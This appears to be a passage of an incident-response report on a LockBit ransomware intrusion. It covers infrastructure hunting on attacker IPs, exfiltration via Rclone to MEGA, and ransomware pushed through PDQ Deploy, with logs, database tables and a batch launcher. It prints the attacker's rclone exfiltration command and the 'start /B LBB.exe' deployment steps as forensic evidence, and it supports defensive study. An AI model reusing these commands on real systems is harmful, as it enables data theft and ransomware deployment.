
The hostname can be traced through the certificate on the RDP service (port 3389), valid since the end of October 2023.



Hex: 0x556d4b8b05b26f9f486334d93ed7a85f

Validity Period	2023-11-28T06:07:00 **to** 2024-05-29T06:07:00 (183 days, 0:00:00) Expired
All Names	WIN-EKIHV2OQQP8
Labels	expired, untrusted, self-signed, never-trusted,

By searching for this hostname in [fofa.info](), it was possible to identify multiple IP addresses that were associated with malicious activities in VirusTotal in the past, some examples in the following image.



The same hunt on Censys allowed us to identify six IP addresses which were potentially associated with the ShadowSyndicate ransomware group based on a tweet made by [@JRehbergCSK]().

Results | Report | Docs | Sub

Host Filters

Labels:

- 6 network-administration
- 6 remote-access

Autonomous System:

- 2 HOSTKEY-USA
- 1 FLYSERVERS-ASN
- 1 FLYSERVERS-ENDCLIENTS
- 1 Flyservers S.A.
- 1 LL-INVESTMENT-LTD

Location:

- 2 United States
- 1 Bulgaria
- 1 Hungary
- 1 Lithuania
- 1 Netherlands

Service Filters

Service Names:

- 6 RDP
- 5 WINRM
- 2 UNKNOWN
- 1 HTTP
- 1 NETBIOS

Ports:

- 6 3389
- 5 5985
- 2 7070
- 1 80
- 1 137

Software Vendor:

- 3 microsoft
- 2 AnyDesk
- 1 Nginx

Hosts

Results: 6 Time: 0.05s

91.191.209.4
LL-INVESTMENT-LTD (57509) Sofia-Capital, Bulgaria
network-administration remote-access
3389/RDP 5985/WINRM

45.227.252.227
Microsoft Windows Flyservers S.A. (267784) Budapest, Hungary
network-administration remote-access
3389/RDP 5985/WINRM 7070/UNKNOWN

179.60.147.176
Microsoft Windows FLYSERVERS-ASN (209588) Flevoland, Netherlands
remote-access network-administration
137/NETBIOS 3389/RDP 5985/WINRM 7070/UNKNOWN

179.60.149.206 (host-by.safe-vpn.mobi)
Microsoft Windows HOSTKEY-USA (395839) New York, United States
remote-access network-administration
80/HTTP 3389/RDP 5985/WINRM

179.60.149.254 (host-by.safe-vpn.mobi)
HOSTKEY-USA (395839) New York, United States
remote-access network-administration
3389/RDP 5985/WINRM

194.165.16.60 (visit.keznews.com)
FLYSERVERS-ENDCLIENTS (48721) Vilnius, Lithuania
remote-access network-administration
3389/RDP

PREVIOUS NEXT

Jan Rehberg
@JRehbergCSK


Identified a cluster of infrastructure, with some IPs previously linked to #ShadowSyndicate #Ransomware group. Some of the mentioned IPs were observed using #AnyDesk.


- 45.227.252[.]227
- 91.191.209[.]4
- 179.60.147[.]176
- 179.60.149[.]206
- 179.60.149[.]254

- 194.165.16[.]60

Some of the identified IP addresses like 194.165.16[.]60 and 45.227.252[.]227 were also mentioned in a Group-IB Report about ShadowSyndicate.

The AnyDesk connection was utilized to drop tools to enumerate the infrastructure, access credentials and exfiltrate and encrypt data.





Exfiltration

Just one hour and eleven minutes after initial access the threat actor started exfiltration activity. This was done from a file share server, performed with Rclone and exfiltrated to mega (Mega.nz). We have previously reported on the usage of rclone several times.

event_code	Image	CommandLine
1	C:\temp\rclone\rclone.exe	rclone --config=rclone.conf copy c:\fs mega:FTP'

We were able to retrieve the Rclone configuration file used:

```
# Encrypted rclone configuration File

RCLONE_ENCRYPT_V0:
+pW3SF0EpSJSFcwRt9ouxY5raK6K97l9eeqb8xFQpLSk8hSFk5/2/wEklDrmmE [redacted] iWifVFafl3uDCzHHfYtfsCmAbpN4Z8S78cUCOi6I3wRaJn8C/cLpMeEFN1dKHa139hn2pTlKfVKZU=
```

As shown above the configuration file is encrypted and password protected. Fortunately the threat actor had bad opsec and reused a password so we were able to decrypt the file using the “rclone config show” command:

```
Enter configuration password:
password:
[mega]
type = mega
user = ironmaidens@tutanota.com
pass = 41j redacted UGWcBE8h9
```

From Zeek network logs we see data being exfiltrated:

destination_address	destination_port	source_bytes	destination_bytes	total_bytes	total_bytes_in_bytes
162.208.16.20	80	1560907268	16391255	1577298523	1 GB
162.208.16.27	80	6940847	91003	7031850	7 MB
162.208.16.33	80	51691939	618143	52310082	50 MB
185.206.25.24	80	1108885	15779	1124664	1 MB
162.208.16.14	80	18633146	197943	18831089	18 MB
185.206.25.14	80	27421961	314655	27736616	26 MB
162.208.16.37	80	76956	2039	78995	77 KB
185.206.25.24	80	803000436	10407482	813407918	776 MB

185.206.25.24	80	803000436	10407482	813407918	776 MB
185.206.25.13	80	381232615	4054139	385286754	367 MB
185.206.25.23	80	565948927	7297051	573245978	547 MB

Suricata was also alerting on the activity:

destination_address	rule_name
162.208.16.35	ET POLICY HTTP POST to MEGA Userstorage
162.208.16.26	ET POLICY HTTP POST to MEGA Userstorage
162.208.16.20	ET POLICY HTTP POST to MEGA Userstorage
162.208.16.36	ET POLICY HTTP POST to MEGA Userstorage
162.208.16.37	ET POLICY HTTP POST to MEGA Userstorage
185.206.25.20	ET POLICY HTTP POST to MEGA Userstorage
185.206.25.24	ET POLICY HTTP POST to MEGA Userstorage
162.208.16.27	ET POLICY HTTP POST to MEGA Userstorage
185.206.25.25	ET POLICY HTTP POST to MEGA Userstorage
162.208.16.33	ET POLICY HTTP POST to MEGA Userstorage
162.208.16.14	ET POLICY HTTP POST to MEGA Userstorage
185.206.25.14	ET POLICY HTTP POST to MEGA Userstorage
185.206.25.21	ET POLICY HTTP POST to MEGA Userstorage
185.206.25.22	ET POLICY HTTP POST to MEGA Userstorage
185.206.25.12	ET POLICY HTTP POST to MEGA Userstorage
185.206.25.23	ET POLICY HTTP POST to MEGA Userstorage

From the network traffic we see HTTP posts done with rclone:

```
POST /u1/DAQSUu8c6TzPCAJq5p2T_aEofNo_avjwU4sTAi4w1UiwnYX1phlfxgGN0Bjio3dia-W7Nb_wyzSkgXuk27R2Ew/0 HTTP/1.1
Host: gfs302n117.userstorage.mega.co.nz
User-Agent: rclone/v1.64.2
Content-Length: 131072
Accept-Encoding: gzip
```

Impact

After around two hours into the intrusion, the threat actor transferred PDQ Deploy and the LockBit Black executable, under the C:\Temp folder on the beachhead host. The same files were then also created on the domain controller. PDQ Deploy is a software tool designed for automating patch management and deploying applications. In this case, it was leveraged to facilitate the deployment of the LockBit ransomware.

event.action	process.executable	file.path
File created (rule: FileCreate)	C:\Program Files (x86)\AnyDeskMSI\AnyDeskMSI.exe	C:\temp\pdq.exe
File created (rule: FileCreate)	C:\Program Files (x86)\AnyDeskMSI\AnyDeskMSI.exe	C:\temp\LBB.exe

Before the threat actor used PDQ they first ran the LockBit binary manually over RDP sessions on the back server and file server.

process.name	process.command_line	process.parent.name	process.parent.command_line
LBB.exe	"C:\temp\LBB.exe"	explorer.exe	C:\Windows\Explorer.EXE
LBB.exe	"C:\temp\LBB.exe"	explorer.exe	C:\Windows\Explorer.EXE

The next deployment process began with PDQ Deploy being executed from the beachhead system. Organizations can utilize the PDQ Deploy to remotely and efficiently create multi-step deployments for end users, supporting various formats such as .exe, .msi, .bat, .ps1, and .vbs. PDQ Deploy allows administrators to execute scripts and commands (e.g., PowerShell, VBScript, and batch files) on remote computers and groups integrated with Spiceworks, Active Directory, or PDQ Inventory. The tool also provides deployment reports to monitor and track successful deployments.

PDQ Deploy operates through two Windows services:

PDQDeployService.exe is the background service that manages all schedules and deployments on the console.

PDQDeployRunner-n (e.g., PDQDeployRunner-1) is the target service executed on remote hosts to perform the deployments.

During deployment, the target service and installation files for the deployment package are copied to a directory on the target computer's default share, enabling the execution of deployment tasks.

7045	"C:\Program Files (x86)\Admin Arsenal\PDQ Deploy\PDQDeployService.exe" service	PDQ Deploy
7045	"C:\Program Files (x86)\Admin Arsenal\PDQ Deploy\PDQDeployService.exe" service	PDQ Deploy
7045	"%windir%\AdminArsenal\PDQDeployRunner\service-1\PDQDeployRunner-1.exe"	PDQDeployRunner-1
7045	"%windir%\AdminArsenal\PDQDeployRunner\service-1\PDQDeployRunner-1.exe"	PDQDeployRunner-1
7045	"%windir%\AdminArsenal\PDQDeployRunner\service-1\PDQDeployRunner-1.exe"	PDQDeployRunner-1

To facilitate the ransomware deployment with PDQ the threat actor created a file called asd.bat to launch the LockBit executable.

```
File created:
RuleName: -
UtcTime: [redacted]
ProcessGuid: {9c622ece-27c4-65c1-b165-090000000500}
ProcessId: 1180
Image: C:\Windows\system32\notepad.exe
TargetFilename: C:\temp\temp\asd.bat
CreationUtcTime: [redacted]
User: [redacted]\backup
```

asd.bat content:

```
1   start /B LBB.exe
2
```

We were able collect the PDQ .db files from C:\ProgramData\Admin Arsenal\PDQ Deploy\ on the beachhead to see the deployment data created by the threat actor.

Threat actor logged in via their ‘backup’ user:

Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: ConsoleUsersInfo

Filter in any column

	ConsoleUsersInfoId	UserName	Created	LastAccessed
	Filter	Filter	Filter	Filter
1	1	[redacted]\backup	[redacted] 18:13:55	[redacted] 18:46:29

Domain Admin User/Credentials used to deploy:

Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: Credentials

Filter in any column

	CredentialsId	UserName	Password	IsDefault	Description	AuthenticationType	LAPSUser
	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1	Domain \ Domain Admin	*BLOB*	1		None	

Files included in PDQ library:

Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: FileDetails

Filter in any column

	FileDetailId	FilePath	FileExists	DirectoryExists	Description	FileVersion	CompanyName	ProductName	ProductVersion	Size	IsValid	LastRefreshExists	LastRefreshDetails	DirectorySize	FilesCount	IncludeDirectory
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	3	%PUBLIC%\Documents\Admin Arsenal\PDQ Deploy\Repository	0	1						0	1	[redacted] 18:13:51	[redacted] 18:13:51	0	0	0
2	4	%PUBLIC%\Documents\Admin Arsenal\PDQ Deploy\Repository	0	1						0	1	[redacted] 18:14:10	[redacted] 18:14:10	0	0	0
3	8	\\[redacted]\C$\temp\LBB.exe	1	0						163328	1	[redacted] 18:21:43	[redacted] 18:21:43	0	0	0
4	10	\\[redacted]\C$\temp\temp\asd.bat	1	0						16	1	[redacted] 18:25:10	[redacted] 18:25:10	163344	2	1

Several runs of the deployment package by the threat actor:

Table: Deployments

Filter in any column

	DeploymentId	PackageId	PackageDefinitionId	UserId	ScheduleId	RetryQueueSettingsId	RetryParentDeploymentId	OfflineStatusId	SendNotify	PackagePath	PackageName	PackageVersion	Created	Modified	Started	Finished
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1	1	2	1	*NULL*	3	*NULL*	3	*NULL*	Packages\New Package	New Package		[redacted] 18:18:46	[redacted] 18:46:28	[redacted] 18:18:46	[redacted] 18:46:28
2	2	2	4	1	*NULL*	6	*NULL*	6	*NULL*	Packages\New Package2	New Package2		[redacted] 18:22:17	[redacted] 18:24:12	[redacted] 18:22:17	18:24:12
3	3	3	6	1	*NULL*	9	*NULL*	9	*NULL*	Packages\New Package3	New Package3		[redacted] 18:25:45	[redacted] 18:25:46	[redacted] 18:25:45	*NULL*

Several ways to attempt to execute the ransomware including calling the file, command arguments, and finally the batch file:

Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: InstallSteps

Filter in any column

	PackageStepId	FileName	IncludeDirectory	MsiOperation	MsiQuiet	MsiRestart	Parameters	SuccessCodes	CustomCommandLine	Files	RunAs	LeaveInstallFile	LeaveInstallFileLocation
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1	\\[redacted]C$\temp\LBB.exe	0	Install	1	Never		0,1641,3010,2359302			*NULL*	0	b4a31700-3d14-482c-85b6-e54ceccc91c5
2	2	\\[redacted]C$\temp\LBB.exe	0	Install	1	Never		0,1641,3010,2359302			*NULL*	0	b4a31700-3d14-482c-85b6-e54ceccc91c5
3	3	\\[redacted]C$\temp\LBB.exe	0	Install	1	Never		0,1641,3010,2359302	start /B LBB.exe		*NULL*	0	5442fa00-a958-43c2-998d-385d94bf4b57
4	4	\\[redacted]C$\temp\LBB.exe	0	Install	1	Never		0,1641,3010,2359302	start /B LBB.exe		*NULL*	0	5442fa00-a958-43c2-998d-385d94bf4b57
5	5	\\[redacted]C$\temp\temp\asd.bat	1	Install	1	Never		0,1641,3010,2359302			*NULL*	0	e2b6b650-0bd2-40c6-bdbe-5fe720fdab49
6	6	\\[redacted]C$\temp\temp\asd.bat	1	Install	1	Never		0,1641,3010,2359302			*NULL*	0	e2b6b650-0bd2-40c6-bdbe-5fe720fdab49

Once the threat actor started the deployment we observed both PDQ service runners and the package files (ransomware and batch file) being deployed over SMB.

event.dataset	source.address	destination.address	destination.port	file.path	zeek.smb_files.action
zeek.smb_files	10[redacted]45	10[redacted]41	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]34	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]28	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]02	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]0	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]33	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]33	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]43	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]33	445	\\\\[redacted]ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]1	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]43	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]36	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]36	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_DELETE
zeek.smb_files	10[redacted]45	10[redacted]3	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]1	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN
zeek.smb_files	10[redacted]45	10[redacted]36	445	\\\\[redacted]\\ADMIN$\AdminArsenal\\PDQDeployRunner\\service-1\\PDQDeployRunner-1.exe	SMB::FILE_OPEN

event.dataset	source.ip	destination.ip	zeek.smb_files.action	zeek.smb_files.path	zeek.smb_files.name
zeek.smb_files	10[redacted].145	10[redacted].138	SMB::FILE_OPEN	\\[redacted]\ADMIN$	AdminArsenal\PDQDeployRunner\service-1\exec\LBB.exe
zeek.smb_files	10[redacted].145	10[redacted].128	SMB::FILE_OPEN	\\[redacted]\ADMIN$	AdminArsenal\PDQDeployRunner\service-1\exec\LBB.exe
zeek.smb_files	10[redacted].145	10[redacted].128	SMB::FILE_OPEN	\\[redacted]\ADMIN$	AdminArsenal\PDQDeployRunner\service-1\exec\LBB.exe
zeek.smb_files	10[redacted].145	10[redacted].104	SMB::FILE_OPEN	\\[redacted]\ADMIN$	AdminArsenal\PDQDeployRunner\service-1\exec\LBB.exe
